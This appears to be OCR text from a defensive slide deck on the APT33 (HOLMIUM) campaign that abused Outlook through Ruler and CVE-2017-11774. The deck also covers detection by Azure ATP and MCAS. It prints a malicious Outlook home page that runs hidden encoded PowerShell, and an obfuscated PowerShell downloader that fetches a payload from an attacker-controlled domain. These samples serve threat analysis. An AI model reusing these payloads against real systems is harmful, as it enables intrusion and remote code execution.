
HOLMIUM (APT33) exploitation with Ruler
Nation-state actor fully embracing the cloud battlefield




Attribution	Middle Eastern-based activity group
Targeting	aerospace, defense, chemical, mining, energy, and petrochemical industries
Observed Objectives	Espionage and destructive behaviors
Aliases	APT33; StoneDrill; Elfin
Active Since	2015

HOLMIUM (APT33) exploitation with Ruler
One morning: an early wake-up call from Microsoft Threat Expert






HOLMIUM (APT33) exploitation with Ruler
Timeline of the attack




HOLMIUM (APT33) exploitation with Ruler on the endpoint



RULER: Outlook Home Page

RULER: Wscript.Shell >Powershell



HOLMIUM (APT33) exploitation with Ruler on the endpoint (outlook>wscript>powershell)

```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
 Sub window_onload()
      Set Application = ViewCtl1.OutlookApplication
      Set cmd = Application.CreateObject("Wscript.Shell")
      cmd.Run "cmd /c powershell.exe -w 1 -noni -nop -en LgAgACgAIAAkAFMASABFAGwAbABpAEQAWwAxAF0A
 End Sub
-->

</script>
</head>

<body>
 <object classid="clsid:0006F063-0000-0000-C000-000000000046" id="ViewCtl1" data="" width="100%"
</body>
</html>
```

CVE-2017-11774 | Microsoft Outlook Security Feature Bypass Vulnerability

Security Vulnerability

Published: 10/10/2017 | Last Updated : 10/10/2017

MITRE CVE-2017-11774


A security feature bypass vulnerability exists when Microsoft Outlook improperly handles objects in memory. An attacker who successfully exploited the vulnerability could execute arbitrary commands.

In a file-sharing attack scenario, an attacker could provide a specially crafted document file designed to exploit the vulnerability, and then convince users to open the document file and interact with the document.


The security update addresses the vulnerability by correcting how Microsoft Outlook handles objects in memory.

```
. ( $SHElliD[1]+$sHeLLiD[13]+'X')(('['+'S'+'ystem.Net.S'+'ervic'+'ePointM'+'an'+'ager]
:'+':Se'+'rve'+'rCe'+'r'+'t'+'i'+'ficat'+'eVal'+'i'+'dat'+'ionCallbac'+'k = { Zgp'+
'tru'+'e };slee'+'p 3;'+' Z'+'gpw'+'e'+'b'+'c'+'lien'+'t'+' '+'='+' '+'new'+'-obj'+
'ec'+'t System'+'.N'+'e'+'t.We'+'b'+'Cl'+'i'+'ent; Zg'+'p'+'we'+'b'+'client.Credent'
+'ials = '+'new-'+'o'+'bjec'+'t'+' Sys'+'tem.Net.N'+'e'+'t'+'w'+'o'+'rk'+'C'+'rede'+
'ntial(Rr'+'aauth'+'Rra, Rra2+fi'+'q'+'kJ>D7&}'+'ez?34^UgI@'+'_0wP=!M]v'+'tRra);'+'sleep
10;Z'+'gpDo'+'wn'+'l'+'oad'+'String=Zgp'+'w'+'ebc'+'lient'+'.Do'+'wnlo'+'ad'+'Str'+'ing'+
('+'Rrahttps:/'+'/'+'custom'+'e'+'rm'+'g'+'mt.net/'+'pa'+'ge/macro'+'c'+'osm'+'Rr'+'a);sl
ZgpDo'+'w'+'nl'+'o'+'adS'+'trin'+'g').REplaCe('Rra',[sTRiNg][ChaR]39).REplaCe(([ChaR]90+[
```


HOLMIUM (APT33) exploitation with Ruler on the cloud



Azure ATP





MCAS




Case study – APT29 - Background


- APT29 (YTTRIUM) is MITRE chosen adversary for 2019 test
- 50+ attacker techniques including lateral move and exfil
- APT29 kill-chain detection by MTP (MDATP, AATP, MCAS)






